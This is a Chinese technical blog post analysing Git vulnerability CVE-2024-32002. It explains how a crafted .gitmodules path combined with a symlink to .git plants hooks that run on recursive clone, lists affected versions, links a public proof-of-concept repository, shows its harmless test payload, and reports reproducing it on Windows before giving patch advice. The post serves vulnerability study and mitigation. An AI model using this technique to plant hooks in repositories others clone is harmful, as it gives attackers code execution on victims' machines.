Git子模块路径注入漏洞CVE-2024-32002技术分析

Git子模块路径注入漏洞CVE-2024-32002技术分析
qife122
发布于 2025-11-13 17:05:38
发布于 2025-11-13 17:05:38
🧠 漏洞概述
CVE-2024-32002利用了Git中关于子模块路径解析的关键缺陷。Git允许仓库在.gitmodules文件中定义子模块,指定路径和URL。当路径被操纵指向.git目录内部时,就会出现漏洞,该目录存储仓库的元数据和内部配置。
通过结合:
- 操纵
.gitmodules将路径设置为A/modules/x - 创建符号链接
a → .git
Git被欺骗并将A/modules/x解析为.git/modules/x,即在内部.git目录内。这允许攻击者注入任意文件——如恶意钩子——这些文件可以在合法的操作如checkout、merge或clone中执行。
漏洞影响范围
CVE-2024-32002漏洞影响了Microsoft Visual Studio 2017版本15.9以及早于以下版本的Git:2.45.1、2.44.1、2.43.4、2.42.2、2.41.1、2.40.2和2.39.4。该漏洞在支持符号链接且不区分大小写的操作系统环境中可被利用。
GitHub, Inc.提供的CVSS(通用漏洞评分系统)3.x严重性和向量信息中,基础评分为9.0,标记为“关键”。
可用PoC
可以使用该链接中的poc进行测试
https://github.com/amalmurali47/demo_git_rce.git
该poc注入后执行的测试操作为:
#1.在/tmp/中创建pwnd文件,并将amal_was_here写入到该文件中
#2.启动notepad.exe 笔记本
#3.启动画板 mspaint.exe
echo "amal_was_here" > /tmp/pwnd
notepad.exe &
mspaint.exe &
实测PoC
环境:windows 10
git版本:2.35.1
以管理员权限启动终端,并执行如下命令
git clone --recursive https://github.com/amalmurali47/demo_git_rce.git执行poc后结果如下所示:
启动了notepad.exe、mspaint.exe


并在/tmp目录中创建了pwnd文件,在文件中写入了"amal_was_here",如下所示
修复建议
1.不要随意clone来历不明的项目,可能会在本地系统中执行恶意命令,不过这次的poc需要取得管理员权限才能执行成功,这就还好一些
2.及时更新git版本
本文参与 腾讯云自媒体同步曝光计划,分享自微信公众号。
原始发表:2025-10-10,如有侵权请联系 cloudcommunity@tencent.com 删除
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号